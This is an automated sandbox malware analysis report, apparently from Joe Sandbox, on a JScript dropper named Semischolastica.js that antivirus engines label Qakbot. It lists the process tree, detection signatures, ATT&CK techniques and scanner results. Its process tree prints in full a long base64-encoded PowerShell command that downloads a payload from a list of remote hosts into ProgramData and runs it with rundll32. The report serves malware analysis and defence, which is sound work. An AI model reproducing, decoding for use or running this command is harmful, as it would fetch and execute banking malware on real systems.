

ID: 876155
Sample Name:
Semischolastica.js
Cookbook: default.jbs
Time: 11:25:36
Date: 26/05/2023
Version: 37.1.0 Beryl

Table of Contents

Table of Contents 2
Windows Analysis Report Semischolastica.js 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Yara Signatures 5
Memory Dumps 5
Sigma Signatures 5
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
System Summary 6
Data Obfuscation 6
HIPS / PFW / Operating System Protection Evasion 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 10
General Information 10
Warnings 10
Simulations 10
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
C:\ProgramData\WeigelasScribbleable.js 11
C:\ProgramData\WeigelasScribbleable.js:Zone.Identifier 11
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 12
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 12
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_eg3rnj2e.acv.psm1 12
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lsaixmmc.yur.ps1 13
Static File Info 13
General 13
File Icon 13
Network Behavior 13
Statistics 13
Behavior 13
System Behavior 14
Analysis Process: wscript.exePID: 5812, Parent PID: 3452 14
General 14
File Activities 14
Analysis Process: wscript.exePID: 6660, Parent PID: 5812 14
General 14
File Activities 14
Analysis Process: powershell.exePID: 6908, Parent PID: 6660 15
General 15
File Activities 16
File Created 17
File Deleted 18
File Written 18
File Read 19
Registry Activities 22
Analysis Process: conhost.exePID: 4964, Parent PID: 6908 22
General 22
Disassembly 23

Copyright Joe Security LLC 2023


Windows Analysis Report

Semischolastica.js


Overview

General Information

Sample Name:	Semischolastica.js
Analysis ID:	876155
MD5:	476fad0a9b9f0…
SHA1:	c5631292a9e8…
SHA256:	aa18039b1459…
Tags:	js
Infos:	



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- JScript performs obfuscated calls to…
- Malicious sample detected (through…
- Antivirus detection for dropped file
- Wscript starts Powershell (via cmd …
- Encrypted powershell cmdline option…
- Very long command line found
- Found a high number of Window / U…
- Queries the volume information (nam…
- Yara signature match
- Java / VBScript file with very long s…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5812 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\Semischolastica.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 6660 cmdline: "C:\Windows\System32\wscript.exe" "C:\ProgramData\WeigelasScribbleable.js" ProtopathicCosmographically pachisisCounterproductivenes s KnowingestGemmer theoreticianRoundishness MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
    - powershell.exe (PID: 6908 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand "JABhAHYAYQBuAHQAbABhAHkA
IAA9ACAAIgBhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBHAE0AQQBiAHcAQgB5AEEARwA0AEEAYQBRAEIAbQBBAE
cAawBBAFkAdwBBAHUAQQBHAE0AQQBZAFEAQgB6AEEARwBFAEEAYQBuAG4AcABhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBB
AHYAQQBEAFkAQQBNAHcAQQB1AEEARABJAEEATgBRAEEAdwBBAEMANABBAE0AUQBBADIAQQBEAGsAQQBMAGcAQQAxAEEARABjAEEAYQBuAG4AcA
BhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBGAEkAQQBZAFEAQgAxAEEARwA0AEEAWQB3AEIAbwBBAEcAawBBAFoA
UQBCAHkAQQBDADQAQQBaAHcAQgBoAEEARwAwAEEAWgBRAEIAegBBAEEAPQA9AGEAbgBuAHAAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG
8AQQBMAHcAQQB2AEEARABjAEEATQB3AEEAdQBBAEQAWQBBAE0AdwBBAHUAQQBEAFEAQQBOAGcAQQB1AEEARABFAEEATQB3AEEANQBBAEEAPQA9
ACIAOwAkAGYAbABlAHQAYwBoAGUAcwAgAD0AIAAiAGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEYAYwBBAGIAdw
BCAGgAQQBHAFEAQQBaAFEAQgB5AEEARgBBAEEAYQBBAEIAaABBAEcANABBAFoAUQBCAHkAQQBHADgAQQBaAHcAQgBoAEEARwAwAEEAYQBRAEIA
aABBAEMANABBAGIAQQBCAHAAQQBHADQAQQBhAHcAQQA9ACIAOwAkAFEAdQBpAHoAegBlAGUARABlAGMAZQBsAGUAcgBvAG0AZQB0AGUAcgAgAD
0AIAAiAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEAeABBAEQARQBBAE4AUQBBAHUAQQBEAEUAQQBOAGcAQQA0AEEAQwA0
AEEATgBnAEEAegBBAEMANABBAE0AZwBBAHgAQQBEAE0AQQAiADsAJABpAG0AbQBhAHIAYwBIAHMAYwBpAGIAbABlACAAPQAgACIAYQBBAEIAMABBAEgAUQBB
AGMAQQBBADYAQQBDADgAQQBMAHcAQQB4AEEARABVAEEATQBRAEEAdQBBAEQARQBBAE0AUQBBADMAQQBDADQAQQBNAFEAQQAxAEEARABVAEEATA
BnAEEAMwBBAEQAUQBBAEwAdwBCADYAQQBFAFEAQQBNAGcAQgBrAEEARQBJAEEATAB3AEIAMwBBAEQAUQBBAFQAUQBBAD0AUQBhAEEAQgAwAEEA
SABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBBAHgAQQBEAGsAQQBNAEEAQQB1AEEARABrAEEATgB3AEEAdQBBAEQARQBBAE0AdwBBADIAQQBDAD
QAQQBOAEEAQQAxAEEAQwA4AEEAVABnAEIATgBBAEUASQBBAFQAQQBBAHYAQQBHAEUAQQBSAFEAQgA1AEEARQA0AEEAYgB3AEEAPQBRAGEAQQBC
ADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEANABBAEQAawBBAEwAZwBBADQAQQBEAEkAQQBMAGcAQQAxAEEARABJAEEATABnAEEAMg
BBAEQAVQBBAEwAdwBBAHkAQQBHAFkAQQBMAHcAQgBUAEEAQQA9AD0AUQBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBBAHgA
QQBEAGsAQQBNAGcAQQB1AEEARABFAEEATQBnAEEAeABBAEMANABBAE0AZwBBAHoAQQBDADQAQQBNAFEAQQB3AEEARABRAEEATAB3AEIAVQBBAE
UAdwBBAFIAdwBCAG8AQQBFADQAQQBaAEEAQQB2AEEARQB3AEEAWgBBAEIAWABBAEcAUQBBAFIAQQBCAEcAQQBBAD0APQBRAGEAQQBCADAAQQBI
AFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEAeABBAEQAawBBAE0AZwBBAHUAQQBEAEUAQQBNAGcAQQB4AEEAQwA0AEEATQBnAEEAegBBAEMANA
BBAE4AZwBBAHgAQQBDADgAQQBPAFEAQgBoAEEARABZAEEATgB3AEIAdwBBAEcAVQBBAGMAdwBBAHYAQQBIAGcAQQBhAEEAQgBaAEEASABnAEEA
ZABBAEIAUgBBAEQAQQBBAFMAUQBBAD0AUQBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBBAHgAQQBEAFEAQQBPAFEAQQB1AE
EARABFAEEATgBRAEEAMABBAEMANABBAE0AUQBBADEAQQBEAGsAQQBMAGcAQQA1AEEARABnAEEATAB3AEIAUQBBAEgAQQBBAFYAUQBCAFoAQQBG
AGcAQQBMAHcAQQA0AEEARQBZAEEATgBRAEIATgBBAEQAVQBBAE4AdwBCAEIAQQBFAG8AQQBaAEEAQQA1AEEARwBJAEEATQB3AEEAPQAiADsAZg
BvAHIAZQBhAGMAaAAgACgAJABUAGUAbgBhAGkAbABsAGUAIABpAG4AIAAkAGkAbQBtAGEAcgBjAGUAcwBjAGkAYgBsAGUAIAAtAHMAcABsAGkAdAAgACIAUQ
AiACkAIAB7AHQAcgB5ACAAewAkAEEAcgB0AGkAZgBpAGMAaQBhAGwAaQB0AGkAZQBzACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYA
QQBDADgAQQBMAHcAQQB4AEEARABVAEEATwBRAEEAdQBBAEQARQBBAE0AZwBBADIAQQBDADQAQQBNAGcAQQAwAEEARABZAEEATABnAEEANQBBAE
QAWQBBACIAOwAkAGgAeQBkAHIAYQB1AGwAaQBjAEMAYQBwAHAAYQBkAG8AYwBpAGEAbgAgAD0AIAAiAGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6
AEEARABvAEEATAB3AEEAdgBBAEQAYwBBAE0AUQBBAHUAQQBEAEUAQQBOAEEAQQB3AEEAQwA0AEEATQBRAEEAMABBAEQASQBBAEwAZwBBAHkAQQ
BEAFEAQQBNAEEAQQA9AEkAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARABFAEEATgBBAEEAegBBAEMANABBAE0A
UQBBADMAQQBEAFEAQQBMAGcAQQB4AEEARABrAEEATgBRAEEAdQBBAEQARQBBAE4AUQBBAHkAQQBBAD0APQBJAGEAQQBCADAAQQBIAFEAQQBjAE
EAQQA2AEEAQwA4AEEATAB3AEIAQwBBAEcAdwBBAGIAdwBCAGoAQQBHAHMAQQBjAEEAQgBoAEEASABRAEEAWgBRAEEAdQBBAEgATQBBAGQAUQBC
AHcAQQBIAEEAQQBiAEEAQgA1AEEAQQA9AD0ASQBhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBEAEkAQQBNAFEAQQ
AwAEEAQwA0AEEATQBnAEEAdwBBAEQAZwBBAEwAZwBBADAAQQBEAEkAQQBMAGcAQQA1AEEARABBAEEAIgA7ACQAaQBtAGIAcgBpAGMAYQB0AGUA
bAB5ACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQgB4AEEASABVAEEAYQBRAEIAawBBAEcARQBBAGIAUQBBAH
UAQQBHAFUAQQBiAGcAQgBuAEEARwBrAEEAYgBnAEIAbABBAEcAVQBBAGMAZwBCAHAAQQBHADQAQQBaAHcAQQA9AFgAdABJAFgAYQBBAEIAMABB

AEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQQB5AEEARABFAEEATgBRAEEAdQBBAEQARQBBAE0AUQBBAHcAQQBDADQAQQBPAEEAQQAzAEEAQw
A0AEEATQBRAEEANABBAEQAWQBBAFgAdABJAFgAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARQBnAEEAWQBRAEIA
dQBBAEcAUQBBAGQAdwBCAHkAQQBHAGsAQQBjAHcAQgAwAEEAQwA0AEEAWgB3AEIAeQBBAEcARQBBAGQAQQBCAHAAQQBIAE0AQQAiADsAJABlAG
4AYQBtAGkAbgBlAHMAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBuAGkAYwBvAGQAZQAu
AEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcg
BpAG4AZwAoACQAVABlAG4AYQBpAGwAbABlACkAKQA7AEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgACQAZQBuAGEAbQBpAG4AZQBzACAALQ
BPACAAJABlAG4AdgA6AFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAHAAYQByAGEAcwBuAGkAYQBCAGUAbAB0AGUAbgBlAC4AVQBuAGgAaQB0AGMA
aABlAGQARwBhAG0AYgBhAHMAOwAkAEgAYQB5AGMAbwBjAGsAIAA9ACAAIgBhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAH
YAQQBEAFEAQQBPAEEAQQB1AEEARABnAEEATQB3AEEAdQBBAEQAawBBAE8AUQBBAHUAQQBEAGsAQQBNAEEAQQA9AEEAYQBBAEIAMABBAEgAUQBB
AGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARQBVAEEAZQBBAEIAdwBBAEgASQBBAFoAUQBCAHoAQQBIAE0AQQBhAFEAQgB2AEEARwA0AEEAYQ
BRAEIAegBBAEcAMABBAEwAZwBCADMAQQBHAFUAQQBZAGcAQgBqAEEARwBFAEEAYgBRAEEAPQBBAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEA
QwA4AEEATAB3AEIAQgBBAEgATQBBAFkAdwBCAHAAQQBIAFEAQQBhAFEAQgBqAEEARwBFAEEAYgBBAEIARABBAEcARQBBAGMAZwBCADUAQQBHAD
gAQQBZAHcAQgBoAEEASABJAEEATABnAEIAegBBAEgAVQBBAGMAQQBCAHcAQQBHADgAQQBjAGcAQgAwAEEAQQA9AD0AQQBhAEEAQgAwAEEASABR
AEEAYwBBAEEANgBBAEMAOABBAEwAdwBCAE4AQQBHAGsAQQBjAHcAQgB2AEEARwBNAEEAWQBRAEIAdwBBAEcANABBAGEAUQBCAHoAQQBIAFEAQQ
BMAGcAQgAxAEEASABNAEEAIgA7AGkAZgAgACgAKABHAGUAdAAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAkAGUAbgB2ADoAUAByAG8AZwByAGEAbQBEAGEAdA
BhAFwAcABhAHIAYQBzAG4AaQBhAEIAZQBsAHQAZQBuAGUALgBVAG4AaABpAHQAYwBoAGUAZABHAGEAbQBiAGEAcwApAC4ATABIAG4AZwB0AGgAIAAtAGcAZQ
AgADIAOQA4ADAANgAwACkAewBwAG8AdwBlAHIAcwBoAGUAbABsACAALQBlAG4AYwBvAGQAZQBkAGMAbwBtAG0AYQBuAGQAIAAiAGMAdwBCADAA
QQBHAEUAQQBjAGcAQgAwAEEAQwBBAEEAYwBnAEIAMQBBAEcANABBAFoAQQBCAHMAQQBHAHcAQQBNAHcAQQB5AEEAQwBBAEEASgBBAEIAbABBAE
cANABBAGQAZwBBADYAQQBGAEEAQQBjAGcAQgB2AEEARwBjAEEAYwBnAEIAaABBAEcAMABBAFIAQQBCAGgAQQBIAFEAQQBZAFEAQgBjAEEASABB
AEEAWQBRAEIAeQBBAEcARQBBAGMAdwBCAHUAQQBHAGsAQQBZAFEAQgBDAEEARwBVAEEAYgBBAEIAMABBAEcAVQBBAGIAZwBCAGwAQQBDADQAQQ
BWAFEAQgB1AEEARwBnAEEAYQBRAEIAMABBAEcATQBBAGEAQQBCAGwAQQBHAFEAQQBSAHcAQgBoAEEARwAwAEEAWQBnAEIAaABBAEgATQBBAEwA
QQBCAGkAQQBHAGsAQQBiAGcAQgBrAEEARABzAEEAIgA7ACQAYgByAGUAZQBjAGgAYwBsAG8AdABoAFMAbwB1AGwAZQBkACAAPQAgACIAYQBBAE
IAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQgBRAEEASABJAEEAWgBRAEIAegBBAEgAQQBBAGQAUQBCAHkAQQBIAEkAQQBaAFEAQgBr
AEEARQA4AEEAZABRAEIAMABBAEcASQBBAFkAUQBCAHkAQQBIAEkAQQBhAFEAQgB1AEEARwBjAEEATABnAEIAaABBAEcATQBBAFkAdwBCAHYAQQ
BIAFUAQQBiAGcAQgAwAEEARwBFAEEAYgBnAEIAMABBAEgATQBBAGIAVgBaAHgAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcA
QQB2AEEASABNAEEAYQBBAEIAcABBAEgAQQBBAGQAdwBCAHkAQQBHAGsAQQBaAHcAQgBvAEEASABRAEEAWgBRAEIAeQBBAEgAawBBAEwAZwBCAD
EAQQBHAHMAQQBiAFYAWgB4AGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEcATQBBAGEAQQBCAGwAQQBHAFUAQQBj
AGcAQgBwAEEARwBVAEEAYwB3AEIAMABBAEYAQQBBAGMAZwBCAGwAQQBHAFUAQQBiAGcAQgBwAEEARwA0AEEAWgB3AEEAdQBBAEcASQBBAGMAZw
BCADEAQQBIAE0AQQBjAHcAQgBsAEEARwB3AEEAYwB3AEEAPQAiADsAJABhAGwAaQBlAG4AaQBzAHQAIAA9ACAAIgBhAEEAQgAwAEEASABRAEEA
YwBBAEEANgBBAEMAOABBAEwAdwBBADAAQQBEAFUAQQBMAGcAQQB4AEEARABRAEEATQBBAEEAdQBBAEQASQBBAE0AdwBBADUAQQBDADQAQQBNAF
EAQQAxAEEARABjAEEAIgA7AGIAcgBlAGEAawA7AH0AfQAgAGMAYQB0AGMAaAAgAHsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBv
AG4AZABzACAANQA7AH0AfQA= MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 6908	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x6cd89:$b2: ::FromBase64String(• 0x1d7c9:$s1: -join • 0x1d84f:$s1: -join • 0x1d964:$s1: -join • 0x1dba8:$s1: -join • 0x1dbda:$s1: -join • 0x1dc22:$s1: -join • 0x1dc4f:$s1: -join • 0x1e0ba:$s1: -join • 0x1e116:$s1: -join • 0x1e14e:$s1: -join • 0x1e19d:$s1: -join • 0x1ec00:$s1: -join • 0x2063c:$s1: -join • 0x2f399:$s1: -join • 0xa0fcc:$s1: -join • 0xae0a1:$s1: -join • 0xb1473:$s1: -join • 0xb1b25:$s1: -join • 0xb3616:$s1: -join • 0xb581c:$s1: -join

Sigma Signatures

No Sigma rule has matched

Copyright Joe Security LLC 2023

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

System Summary



Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation



JScript performs obfuscated calls to suspicious functions

HIPS / PFW / Operating System Protection Evasion



Encrypted powershell cmdline option found


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 2 Scripting	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Copyright Joe Security LLC 2023

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Semischolastica.js	14%	ReversingLabs	Script-JS.Trojan.Cryxos	
Semischolastica.js	31%	Virustotal		Browse
Semischolastica.js	100%	Avira	JS/Qakbot.G	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\WeigelasScribbleable.js	100%	Avira	JS/Qakbot.G	

Unpacked PE Files

Copyright Joe Security LLC 2023

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000003.00000002.962884479.0000021D75007000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.962884479.0000021D7514A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/imaya/zlib.js	wscript.exe, 00000000.00000003.576624721.000001CC97AFE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.576968524.000001CC99F11000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.579865423.000001CC99B10000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000002.579593243.000001CC99A00000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.592556553.0000017FB91B0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.592773841.0000017FB92B0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 